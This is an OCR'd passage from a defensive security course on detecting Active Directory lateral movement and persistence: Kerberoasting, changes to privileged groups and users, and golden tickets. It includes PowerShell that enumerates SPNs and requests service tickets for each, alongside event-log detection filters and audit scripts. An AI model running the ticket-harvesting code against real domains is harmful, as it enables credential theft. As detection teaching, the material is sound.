As a consequence, if a client requests access to a service and they do not have the correct access rights, they will still receive a TGS. The TGS will provide proof of authentication and at the same time contain information for authorization, which will prompt the service to block access.

Malicious actors have found a way to abuse this authentication and authorization technique. The technique is called *Kerberoasting* and relies on the fact that any client with a TGT can request a TGS for any service registered with a SPN in the domain.

The TGS is encrypted by the domain controller using the NTLM hash of the service account registered with the SPN.

In a Kerberoasting attack, a malicious actor who has already compromised at least one workstation or user in the domain issues TGS requests for every service in the domain. Next, the attacker downloads the cached TGSs and attempts to crack the encryption.

If the password of the corresponding service account uses a weak password, the hash can be cracked with tools like *Hashcat*,[536] providing the attacker access to the plaintext password of the service account. As a last step, an attacker can then either masquerade as the service account or rewrite the TGS to obtain elevated access to the service.

SPN entries are stored in Active Directory as objects, and are discoverable using a simple LDAP enumeration script as shown in Listing 634.

```
$Searcher = New-Object System.DirectoryServices.DirectorySearcher
$Searcher.PropertiesToLoad.Add("sAMAccountName") | Out-Null
$Searcher.PropertiesToLoad.Add("servicePrincipalName") | Out-Null
$Searcher.PageSize = 1000
```

Listing 634 - Instantiating a DirectoryServer instances restricted to two properties

In this script, we first instantiate an object from the *DirectorySearcher* class to allow us to execute an LDAP lookup against Active Directory. Similar to what we did in the Get-BadPwdCount script, we configure the DirectorySearcher instance to retrieve only the *sAMAccountName* and *servicePrincipalName* attributes using the *PropertiesToLoad.Add* method.

Next, we'll create a LDAP search filter that retrieves all SPNs that are associated with an enabled user account in AD.

```
$Searcher.Filter =
"(&(objectCategory=person)(objectClass=user)(!userAccountControl:1.2.840.113556.1.4.80
3:=2)(ServicePrincipalName=*))"
```

Listing 635 - SPN LDAP filter

SPNs can also be associated with computer accounts, which have randomized 120-character passwords, which in practice means they cannot be cracked.

[536] (HashCat, 2022), https://hashcat.net/hashcat/

If an enterprise uses the *Microsoft Endpoint Manager* (MEM),[537] we would find an SPN for every computer account in the domain mapped to an instance called *CmRcService*. The filter we create will eliminate the unnecessary noise from our result set.

Let's execute our search query and extract the relevant SPN information.

```
$SPN = $Searcher.FindAll() | Select Path, @{l='SPN';
e={$_.Properties.serviceprincipalname}}
```

Listing 636 - Extracting SPN info from LDAP result set

Once the SPNs have been discovered, the TGS requests can be issued using PowerShell for a given SPN. Keep in mind that Active Directory allows us to request a TGS for any SPN whether or not we have permissions for the service itself.

```
foreach($spn in $SPN)
{
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList $spn.SPN
}
```

Listing 637 - TGS request

As we discussed earlier, when a TGS service request takes place, event 4769 is generated on the domain controller that facilitated the request. To view a generated 4769 we can log on to CLIENT03 as *offsec* and execute TGS_Request.ps1.

Let's log on to DC01 as *offsec* and open event viewer to display the associated event.

[537] (Microsoft, 2022), https://docs.microsoft.com/en-us/mem/configmgr/




Figure 90: TGS request event

Kerberos tickets can use RC4 or AES encryption but only RC4 encryption can be cracked reliably. Luckily, event 4769 displys the ticket encryption type as highlighted in Figure 90.

A ticket encryption type of 0x17 or 0x18 represents two variations of RC4 encryption, which is what an attacker would prefer.

We will use the XPath XML filter shown in Listing 638 to extract events with an ID of 4769 and a ticket encryption type of RC4.

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">
*[System[(EventID=4769)]]        and
     *[EventData[Data[@Name='TicketEncryptionType'] and (Data='0x17' or Data='0x18')]]
   </Select>
  </Query>
</QueryList>
```

Listing 638 - XPath XML for RC4 encrypted TGS requests

We'll incorporate the XPath XML filter into our audit framework, which will allow us to discover all instances of TGS requests with RC4-encrypted tickets.

Now we'll log on to DC01 as *offsec* and run the audit script from an administrative PowerShell prompt.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-Kerberoasting.ps1



TimeStamp            : 2022-03-31T10:53:52.799274900Z
TargetUserName       : offsec@CORP.COM
ServiceName          : webservice
TicketEncryptionType : RC4-HMAC
IPAddress            : ::ffff:192.168.50.23 ...
```

Listing 639 - Discovering a kerberoasting instance

This works in environments that don't use RC4 encrypted tickets but in most enterprises, some applications or services require RC4, which will lead to false positives.

To avoid false positives, we can take a different approach and create *honey tokens*. In this instance, honey tokens are service accounts with associated SPNs that no legitimate user would use, but an attacker would attempt to crack.

For example, we could use database and web service SPNs (which are very common) or service accounts with an *admincount*[538] set to 1 (which are very valuable).

When we create an SPN honey token, we must make the password for the associated service account very long and complex. This will make the password difficult to crack, ensuring that the service account can not be used against us before we have time to respond.

We'll modify our previously-created XPath XML filter to extract the TGS events that target any of our honey tokens, regardless of the encryption type.

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">
*[System[(EventID=4769)]]      and
     *[EventData[Data[@Name='ServiceName'] and (Data='Honeytoken')]]
   </Select>
  </Query>
</QueryList>
```

Listing 640 - XPath XML for TGS honey tokens

Next, we'll incorporate the updated XPath XML filter into our auditing framework and execute it on DC01 as the *offsec* user.

```
PS C:\Users\offsec\Desktop\Lateral_Movement> .\Audit-KerberoastingToken.ps1

TimeStamp            : 2022-03-31T13:21:09.332416200Z
TargetUserName       : offsec@CORP.COM
ServiceName          : honeytoken
TicketEncryptionType : RC4-HMAC
IPAddress            : ::ffff:192.168.50.23          : ::1
```

Listing 641 - Detecting TGS requests for our SPN honey tokens

Listing 641 shows that we located TGS requests for the honey token but excluded requests to legitimate services. This will make an excellent detection mechanism.

16.3 Wrapping Up

In this Topic, we explored the concept of lateral movement between Windows computers and attack vectors that work within Active Directory.

We also demonstrated various ways to detect these lateral movement techniques through a combination of domain controller logs, endpoint logs, and enumeration of tickets cached in memory on each endpoint.

[538] (Microsoft, 2021) https://docs.microsoft.com/en-us/windows/win32/adschema/a-admincount

17 Active Directory Persistence

In this Topic, we will cover the following Learning Units

- Keeping Domain Access

Each learner moves at their own pace, but this Topic should take approximately 3 hours to complete.

Once a threat has been identified on the network, whether it was caught enumerating *Active Directory* (AD) or moving laterally throughout the network, we need to ensure the attacker has been properly evicted from the network and the threat has been neutralized.

When an attacker obtains a foothold on the network, they typically establish some sort of persistence mechanism that allows them to regain their access if they are booted from the network or lose access to a particular account.

If an attacker obtained the ability to make changes in Active Directory, they could use this as a vantage point to establish a level of persistence.

In order for us to be able to properly eradicate these threats, we need to understand how persistence can be established within Active Directory, as well as how to detect these activities.

17.1 Keeping Domain Access

Learning Objectives

1. Domain Group Memberships
2. Domain User Modifications
3. Golden Tickets

This Learning Unit will take approximately 3 hours to complete.

In the hands of a system administrator, Active Directory is a powerful tool that can be used to control access to domain resources.

This access ranges from granting a user account the ability to log on to a specific computer or even delegating access to a security group whose members can make administrative changes within the domain.

In the hands of an attacker, this type of control can be used to grant a level of persistence on the network.

For example, if an attacker manages to gain access to a domain admin account, one mitigation could be to disable that account. However, we need to know if they used the domain admin privileges to make changes to other potentially compromised low privilege accounts.

Therefore, we need a solid strategy that allows us to track these changes.

17.1.1 Domain Group Memberships

Within Active Directory, two different types of groups exist: *distribution* groups and *security* groups, which are also referred to as *security-disabled* and *security-enabled* groups, respectively.

Distribution groups are used for emailing a targeted group of people, whereas security groups are used for provisioning access to resources via a given group.

By default, a distribution group will not provide an attacker an avenue to establishing persistence. However, there are varying levels of risks around distribution groups that rely on how an organization uses them.

For example, an organization may have a dedicated distribution group used for critical notifications, such as security incidents. An attacker with the right level of access could remove individuals from that group to keep them out of the loop and potentially buy themselves some time.

Security groups are a vastly different story as their intended purpose is to control access to a resource. While an organization could very well create and use hundreds of security groups, we are going to touch on three built-in security groups that could have significant impact in a domain environment due to the access they provide.

Group Name	Description
Domain Admins	Grants full control of the domain, is a member of the built-in administrators group on all domain controllers in a domain, and are administrators on the domain-joined machines
Enterprise Admins	Grants full control of all domains in a forest and is a member of the built-in administrators group on all domain controllers in a forest
Administrators	Grants full control of all the domain controllers in a domain

Table 17 - Built-in privileged security groups

Every group in Active Directory is assigned a *scope*.[539] A group scope defines where a group can be assigned within a domain or forest(s).

Scope Name	Definition
Universal	Can be assigned in any domain in the same forest or trusting forests
Global	Can be assigned in any domain in the same forest or trusting domains or forests
Domain Local	Can only be assigned in the current domain

Table 18 - Group scope definitions

Each of the groups in Table 17 are assigned to a different scope as mapped in Table 19.

Group Name	Scope Name
Domain Admins	Global
Enterprise Admins	Universal
Administrators	Domain Local

[539] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/active-directorysecurity-groups#group-scope

Table 19 - Built-in privileged security group scopes

In order for us to detect changes to these groups, we will be using the *Account Management* audit policy as the *offsec* user on DC01.

```
PS C:\Windows\system32> auditpol /get /category:"Account Management"
System audit policy
Category/Subcategory                      Setting
Account Management
  Computer Account Management             Success
  Security Group Management               Success
  Distribution Group Management           No Auditing
  Application Group Management            No Auditing
  Other Account Management Events         No Auditing
  User Account Management                 Success
```

Listing 642 - Listing account management audit policy settings

By default, Windows has auditing enabled for the *Security Group Management* subcategory, which raises success events when changes happen on security groups in a domain.

With this detection strategy, we do not need to configure audit entries on the previouslymentioned groups.

There are three conditions that will trigger an alert from this audit policy:

1. A security group is created, changed, or deleted
2. A security group has a member added or removed
3. A security group is changed to a distribution group or vice versa

We are going to focus our attention on the conditions where a member is added or removed from a security group. These actions will raise one of six different events because each group scope has its own set of event IDs for each auditable condition.

Event ID	Description
4728	A member was added to a security-enabled global group
4729	A member was removed from a security-enabled global group
4732	A member was added to a security-enabled local group
4733	A member was removed from a security-enabled local group
4756	A member was added to a security-enabled universal group
4757	A member was removed from a security-enabled universal group

Table 20 - Event ids for group membership changes

Despite having different event IDs we need to track, they do provide the same information with the slight exception to the description reflecting on the scope type.

Figure 91 shows an example of event 4728, which targets global security group changes.

Event 4728, Microsoft Windows security auditing.

General Details

A member was added to a security-enabled global group.

Subject:
Security ID: CORP\administrator
Account Name: administrator
Account Domain: CORP
Logon ID: 0x10CCCF

Member:
Security ID: CORP\jdoe
Account Name: CN=John Doe,OU=Staff,DC=corp,DC=com

Group:
Security ID: CORP\Domain Admins
Group Name: Domain Admins
Group Domain: CORP

Additional Information:
Privileges: -

Figure 91: Event 4728 example

These events will tell us three critical pieces of information:

1. Which user account made the change (Subject)
2. Which user account was added to the security group (Member)
3. Which security group the user account was added to (Group)

Keep in mind that computer accounts can also be added to security groups. These can be identified in a group as having a "$" appended to their name.

Similar to this event, event 4729 provides the same information, except it specifically states that a member was removed as shown in Figure92.




Figure 92: Example of Event 4729

If we want to monitor for all changes, regardless of the targeted group, we can leveragethe following XPath filter to extract these events.

```
<QueryList>
  <Query Id="0" Path="Security" >
    <Select Path="Security">*[System [(EventID=4728 or EventID=4729 or EventID=4732 or
EventID=4733 or EventID=4756 or EventID=4757)]]</Select>
  </Query>
</QueryList>
```

Listing 643 - XPath filter for all security group changes

While this does provide a high level view into all the changes madeagainst our security groups, we'll modify it slightly to only show us the events if there is a change to one of our three targeted groups.

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">*[System[(EventID=4728 or EventID=4729 or EventID=4732 or
EventID=4733 or EventID=4756 or EventID=4757)]]
    And
    *[EventData[Data[@Name='TargetUserName'] and (Data='Domain Admins' or
Data='Administrators' or Data='Enterprise Admins')]]
```



```
    </Select>
  </Query>
</QueryList>
```

Listing 644 - XPath filter for targeted security group changes

We can reuse our previous enumeration audit script approach to retrieve these events using the XPath filter.

```
$FilterXML = @'
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">*[System[(EventID=4728 or EventID=4729 or EventID=4732 or
EventID=4733 or EventID=4756 or EventID=4757)]]
and
 *[EventData[Data[@Name='TargetUserName'] and (Data='Administrators' or Data='Domain
Admins' or Data='Enterprise Admins')]]
    </Select>
  </Query>
</QueryList>
'@
$Logs = Get-WinEvent -FilterXml $FilterXML
ForEach ($L in $Logs) {
   [xml]$XML = $L.toXml()
   $TimeStamp = $XML.Event.System.TimeCreated.SystemTime
   $MemberName = $XML.Event.EventData.Data[0].'#text'
   $GroupName = $XML.Event.EventData.Data[2].'#text'
   $SubjectUserName = $XML.Event.EventData.Data[6].'#text'
 [PSCustomObject]@{'TimeStamp' = $TimeStamp; 'MemberName' = $MemberName; 'GroupName' =
$GroupName; 'SubjectUserName' = $SubjectUserName; 'ChangeType' = "($EventID)
$ChangeType" }
}
```

Listing 645 - XPath filter for all security group changes for three named groups

Before we run the script, we will execute the scheduled task "Security Group Walkthrough" to simulate malicious actions. With the event log populated, let's run the audit script from an elevated PowerShell prompt and inspect the results.

```
PS C:\Users\offsec\Desktop\Persistence> .\Get-SecurityGroupChanges.ps1

TimeStamp MemberName GroupName SubjectUserName
--------- ---------- --------- ---------------
2022-01-19T18:46:30.146129500Z CN=John Doe,OU=Staff,DC=corp,DC=com      Enterprise
Admins Administrator
2022-01-19T18:42:45.830841000Z cn=dadmin,ou=Staff,DC=corp,DC=com        Domain Admins
Administrator
```

Listing 646 - Results from our security group audit script

While we have extracted the friendly data from each event, we don't know the type of change that occurred. Unfortunately, there isn't an XML node that we can extract this information from.

To overcome this, we'll create a helper function that will perform a lookup in a hash table, which will retrieve the event description for a given event ID.

```
Function Get-ChangeType ([System.String]$Id) {
    Begin {
        $ChangeTable = @{
```



```
            '4728' = '(4728) A member was added to a security-enabled global group.'
'4729' = '(4729) A member was removed from a security-enabled global group.'
            '4732' = '(4732) A member was added to a security-enabled local group.'
'4733' = '(4733) A member was removed from a security-enabled local group.'
            '4756' = '(4756) A member was added to a security-enabled universal
group.'
            '4757' = '(4757) A member was removed from a security-enabled universal
group.'         }
    }
    Process {
        $Value = $ChangeTable[$Id]
        If (!$Value) {
            $Value = $Id
        }
    }
End {
        return $Value
    }
}
```

Listing 647 - Function to provide event descriptions

After adding this function to our script, we'll update our custom object to include a new property called *ChangeType*.

```
PS C:\Users\offsec\Desktop\Persistence> .\Get-SecurityGroupChanges.ps1

TimeStamp       : 2022-01-19T18:46:30.146129500Z
MemberName      : CN=John Doe,OU=Staff,DC=corp,DC=com
GroupName       : Enterprise Admins
SubjectUserName : Administrator
ChangeType      : (4756) A member was added to a security-enabled universal group.
TimeStamp       : 2022-01-19T18:42:45.830841000Z
MemberName      : cn=dadmin,ou=Staff,DC=corp,DC=com
GroupName       : Domain Admins
SubjectUserName : Administrator
ChangeType      : (4728) A member was added to a security-enabled global group.
```

Listing 648 - Complete output from the security group audit script

We have successfully put together an audit script that will alert us to the changes made to the three built-in privileged groups. This will give us the upper hand where we can effectively identify any changes that take place against these groups.

17.1.2 Domain User Modifications

When an attacker obtains a foothold on a network, they will attempt to compromise additional accounts. This includes potentially gaining access to an account with privileges to change other accounts in Active Directory.

Let's assume the following scenario: an attacker obtained access to a network through a phishing email containing a reverse shell payload. During their campaign, they managed to get access to multiple

accounts, including an admin account called *dadmin*, which is used for onboarding new employee accounts in Active Directory.

In addition, the attacker could take advantage of this access to create their own accounts or even modify existing compromised accounts so they are easier to regain access to later. One method might be changing account passwords to never expire.

We need to assume all changes made by a compromised administrative account are malicious until proven otherwise. Before we can do that, we need to identify whether or not that account made any high-level changes during the attack window.

To help us with this endeavor, we will be using the *User Account Management* subcategory of *Account Management*.

```
PS C:\Windows\system32> auditpol /get /category:"Account Management"
System audit policy
Category/Subcategory                      Setting
Account Management
  Computer Account Management             Success
  Security Group Management               Success
  Distribution Group Management           No Auditing
  Application Group Management            No Auditing
  Other Account Management Events         No Auditing
  User Account Management                 Success
```

Listing 649 - Listing the account management sub categories

The User Account Management audit policy contains 17 different events[540] that could be raised. Each of these events provide different sets of information detailing what was changed.

We can retrieve all the events triggered by the *dadmin* account using the XPath filter in Listing 650.

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select
Path="Security">*[System[Provider[@Name='Microsoft-Windows-Security-Auditing'] and
Task = 13824]]
and
    *[EventData[Data[@Name='SubjectUserName'] and
(Data='dadmin')]]
    </Select>
  </Query>
</QueryList>
```

Listing 650 - XPath filter for user account management events

Because each event contains vastly different information, creating a single script with detailed information in a single object will become very comprehensive and confusing.

Instead, we'll create an audit script that provides a high-level overview of what changes were made by a specific account.

[540] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-user-accountmanagement

Similar to our previous approach, we will use a lookup function to provide the event descriptions.

```
Function Get-ChangeType ([System.String]$EventId) {
    Begin {
        $ChangeTable = @{
            '4720' = "($EventId) A user account was created."
            '4722' = "($EventId) A user account was enabled."
            '4723' = "($EventId) An attempt was made to change an account''s password."
            '4724' = "($EventId) An attempt was made to reset an account''s password."
            '4738' = "($EventId) A user account was changed."
            '4740' = "($EventId) A user account was locked out."
            '4765' = "($EventId) SID History was added to an account."
            '4766' = "($EventId) An attempt to add SID History to an account failed."
            '4767' = "($EventId) A user account was unlocked."
            '4780' = "($EventId) The ACL was set on accounts which are members of
administrators groups."
            '4781' = "($EventId) The name of an account was changed."
            '4794' = "($EventId) An attempt was made to set the Directory Services
Restore Mode administrator password."
            '4798' = "($EventId) A user''s local group membership was enumerated."
            '5376' = "($EventId) Credential Manager credentials were backed up."
            '5377' = "($EventId) Credential Manager credentials were restored from a
backup."
            '5379' = 'Credential Manager credentials were read'
        }
    }
    Process {
        $Value = $ChangeTable[$EventId]
        If (!$Value) {
            $Value = $EventId
        }
    }
End {
        return $Value
    }
}
```

Listing 651 - Function to provide user account management event descriptions

We'll modify our audit script and run the scheduled task "User Account Walkthrough" to simulate malicious actions. Lastly, we will execute the audit script from an elevated PowerShell prompt to find what changes may have taken place.

```
PS C:\Users\offsec\Desktop\Persistence> .\Get-UserChanges.ps1

TimeStamp                      SubjectUserName TargetUserName ChangeType
---------                      --------------- -------------- ----------
2022-03-09T19:57:30.859931700Z dadmin          notahacker     (4724) An attempt was
made to reset an account's passw...
2022-03-09T19:57:30.859864400Z dadmin          notahacker     (4738) A user account was
changed. ...
```


Listing 652 - Running our user change audit script

Running this script has given us the exact information we needed: the high-level changes made by the *dadmin* account. Now that we've identified what changes were made, we can analyze the specific events (such as event 4720 from the listing above) for more details.

17.1.3 Golden Tickets

If an attacker manages to obtain access to a domain admin account or gain administrative access to a domain controller, they can also dump[541] password hashes from Active Directory.

If they were able to obtain the NTLM password hash for the *krbtgt*[542] account, that could have the opportunity to forge a golden ticket. Let's review what this means.

Authentication in Active Directory is primarily focused on *Kerberos*. When a user authenticates, they interact with a *Key Distribution Center* (KDC),[543] which is a service that is installed on a Domain Controller to distribute Kerberos tickets.

If the user is able to successfully authenticate, the KDC will issue that logon session a *TicketGranting Ticket* (TGT)[544] for a period of time to prove that that user has authenticated successfully.

When a user wants to gain access to a resource in Active Directory, the TGT is presented to the KDC and if valid, a *Ticket Granting Service* (TGS)[545] is returned. The TGS provides direct access to the requested access.

The KDC verifies the signature in the TGT using the current KDC key, which is the NTLM password hash of the *krbtgt* account.

If an attacker obtains the NTLM password hash of the *krbtgt* account, they are able to completely bypass interacting with the KDC and instead, craft their own TGT to masquerade as any account on the domain. They can then use this TGT to request access from a TGS to access any resource that account has access to.

This custom-made TGT is called a *golden ticket*, and because the attacker was able to sign it with the password hash of the *krbtgt* account, the KDC trusts its legitimacy.

Now that we understand the risk of these golden tickets, we can start crafting a solution to detect them. A common tool used to craft these golden tickets is *Mimikatz*.

This presents an opportunity as Mimikatz often produces non-default ticket values when compared to their similar, but legitimate, counterparts.

[541] (Mitre, 2021), https://attack.mitre.org/techniques/T1003/006/

[542] (ADSecurity, 2014), https://adsecurity.org/?p=483

[543] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthn/key-distribution-center

[544] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthn/ticket-granting-tickets

[545] (Ldap Wiki, 2021), https://ldapwiki.com/wiki/Ticket%20Granting%20Service

For this detection strategy, we will focus on the time stamps of the ticket values. To help us better understand this, let's examine a typical ticket printed by the klist[546] command by logging into client03 as the domain user *offsec*.

```
PS C:\Users\offsec.CORP> klist

Current LogonId is 0:0xf5cad


Cached Tickets: (6)

#0>     Client: offsec @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize
        Start Time: 3/9/2022 12:30:03 (local)
        End Time:   3/9/2022 22:30:03 (local)
        Renew Time: 3/16/2022 12:30:03 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
Kdc Called: DC01 ...
```

Listing 653 - Typical kerberos ticket

There are three time values that are included in every ticket: the *Start Time*, which is the local time when the ticket was requested, the *End Time*, which is when the ticket is no longer valid, and the *Renew Time*, which is the deadline for when the ticket must be renewed.

The *default domain policy*[547] is configured so that the max renewal time of a ticket doesn't exceed seven days. We can use PowerShell to retrieve these settings by parsing the XML output from the *Get-GPOReport*[548] cmdlet.

Get-GPOReport generates a report in either HTML or XML format for all, or a designated GPO, in a domain. This cmdlet is part of the *GroupPolicy*[549] module, which is made available when *RSAT*[550] is installed on a machine.

We can use the generated report in its XML format to parse out the *MaxRenewAge*, *MaxServiceAge*, and *MaxTicketAge* fields and assign them to a custom *PSObject*.

[546] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/klist
[547] (Microsoft, 2021), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gpod/566e983e-3b72-4b2d-9063a00ebc9514fd
[548] (Microsoft, 2022), https://docs.microsoft.com/en-us/powershell/module/grouppolicy/get-gporeport?view=windowsserver2022-ps
[549] (Microsoft, 2022), https://docs.microsoft.com/en-us/powershell/module/grouppolicy/?view=windowsserver2022-ps
[550] (Microsoft ,2022), https://docs.microsoft.com/en-US/troubleshoot/windows-server/system-management-components/remoteserver-administration-tools


```
Function Get-KerberosSettings {
    Begin {
        [xml]$XML = Get-GPOReport -Name 'Default Domain Policy' -ReportType xml
    }
    Process {
        $Kerberos = $XML.GPO.Computer.ExtensionData.Extension.Account | Where-Object {
$_.Type -eq 'Kerberos' }
    }
End {
        return [PSCustomObject]@{'MaxClockSkew' = $Kerberos[0].SettingNumber;
'MaxRenewAge' = $Kerberos[1].SettingNumber;
            'MaxServiceAge' = $Kerberos[2].SettingNumber; 'MaxTicketAge' =
$Kerberos[3].SettingNumber; 'TicketValidateClient' = $Kerberos[4].SettingBoolean
        }
    }
}
```

Listing 654 - Executing our Get-KerberosSettings function

Now let's execute this script on DC01 so we can verify the Kerberos threshold values.

```
PS C:\Users\offsec\Desktop\Persistence> . .\Get-KerberosSettings.ps1

PS C:\Users\offsec\Desktop\Persistence> Get-KerberosSettings

MaxClockSkew         : 5
MaxRenewAge          : 7
MaxServiceAge        : 600
MaxTicketAge         : 10
TicketValidateClient : true
```

Listing 655 - Executing our Get-KerberosSettings function

MaxClockSkew and *MaxServiceAge* are measured in minutes, while *MaxRenewAge* is measured in days and *MaxTicketAge* in hours.

Now we will generate a golden ticket with Mimikatz with default values for the *dadmin* account by executing the PowerShell script Golden-Ticket-Walkthrough.ps1 as the *offsec* user on client03.

Let's display the newly-generated ticket with the klist command as the *offsec* user on client03.

```
PS C:\Users\offsec.CORP\Desktop\Persistence> klist

Current LogonId is 0:0xa54c6

Cached Tickets: (1)

#0>     Client: dadmin @ corp.com
        Server: krbtgt/corp.com @ corp.com
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/9/2022 12:39:54 (local)
        End Time:   3/6/2032 12:39:54 (local)
        Renew Time: 3/6/2032 12:39:54 (local)
```



```
        Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY         Kdc
Called:
```

Listing 656 - Cached golden ticket

We'll notice that the end and renewal time have values set to ten years. This is because Mimikatz includes a set of optional parameters that contain default values when they're not explicitly used. In this scenario, the parameters /endin and /renewmax were not included, which are used to set ticket age and renewal deadline.

Since these parameters were not used, their values were automatically set to ten years.

Listing 657 shows the initial output from the klist command as executed on DC01.

```
PS C:\Users\offsec\Desktop\Persistence> klist
Current LogonId is 0:0x1fa47a ...
```

Listing 657 - Running the klist command

Kerberos tickets are assigned to logon sessions, which are identified by logon IDs. When we execute klist without any parameters, we only find the cached tickets for the current session.

We can get a list of all the sessions on a computer by running klist with the sessions parameter. Keep in mind that, depending on how a computer is used, this could display a large number of sessions.

```
PS C:\Users\offsec.CORP\Desktop\Persistence> klist sessions
Current LogonId is 0:0xa54c6
[0]    Session 2 0:0xa5996 CORP\offsec Negotiate:RemoteInteractive
[1]    Session 2 0:0xa54c6 CORP\offsec Kerberos:RemoteInteractive
[2]    Session 2 0:0xa06a5 Window Manager\DWM-2 Negotiate:Interactive
...
[12] Session 0 0:0x3e7 CORP\CLIENT03$ Negotiate:(0)
```

Listing 622 - Running the klist sessions command

In order to view the cached tickets for a specific session, we'll need to use the -li parameter and provide the logon ID value.

```
PS C:\Users\offsec.CORP\Desktop\Persistence> klist -li 0x3e7

Current LogonId is 0:0xa54c6
Targeted LogonId is 0:0x3e7

Cached Tickets: (6)

#0>     Client: client03$ @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent
name_canonicalize
        Start Time: 3/9/2022 12:19:05 (local)
        End Time:   3/9/2022 22:19:02 (local)
        Renew Time: 3/16/2022 12:19:02 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
Kdc Called: dc01.corp.com ...
```


Listing 623 - Running the klist command with a targeted logon ID

Unfortunately, the klist command doesn't offer a method to retrieve cached tickets for every session on the computer in one go.

To overcome this, we can use a PowerShell one liner that pipes the output of the klist sessions command and filters it for session IDs. Finally, it loops through all the located session IDs and dumps the cached tickets. The code is shown in Listing 658.

```
PS C:\Users\offsec.CORP\Desktop\Persistence> (klist sessions 2>&1) | ? {$_ -like '*
Session*'} | % {(($_ -split ' ')[3]).substring(2)} | ForEach-Object {klist -li $_}
```

Listing 658 - PowerShell one liner to dump all cached tickets

The problem with this approach is that it produced a large amount of information. While we could parse through this manually, it will cause issues when we want to scale this solution to hundreds or thousands of machines.

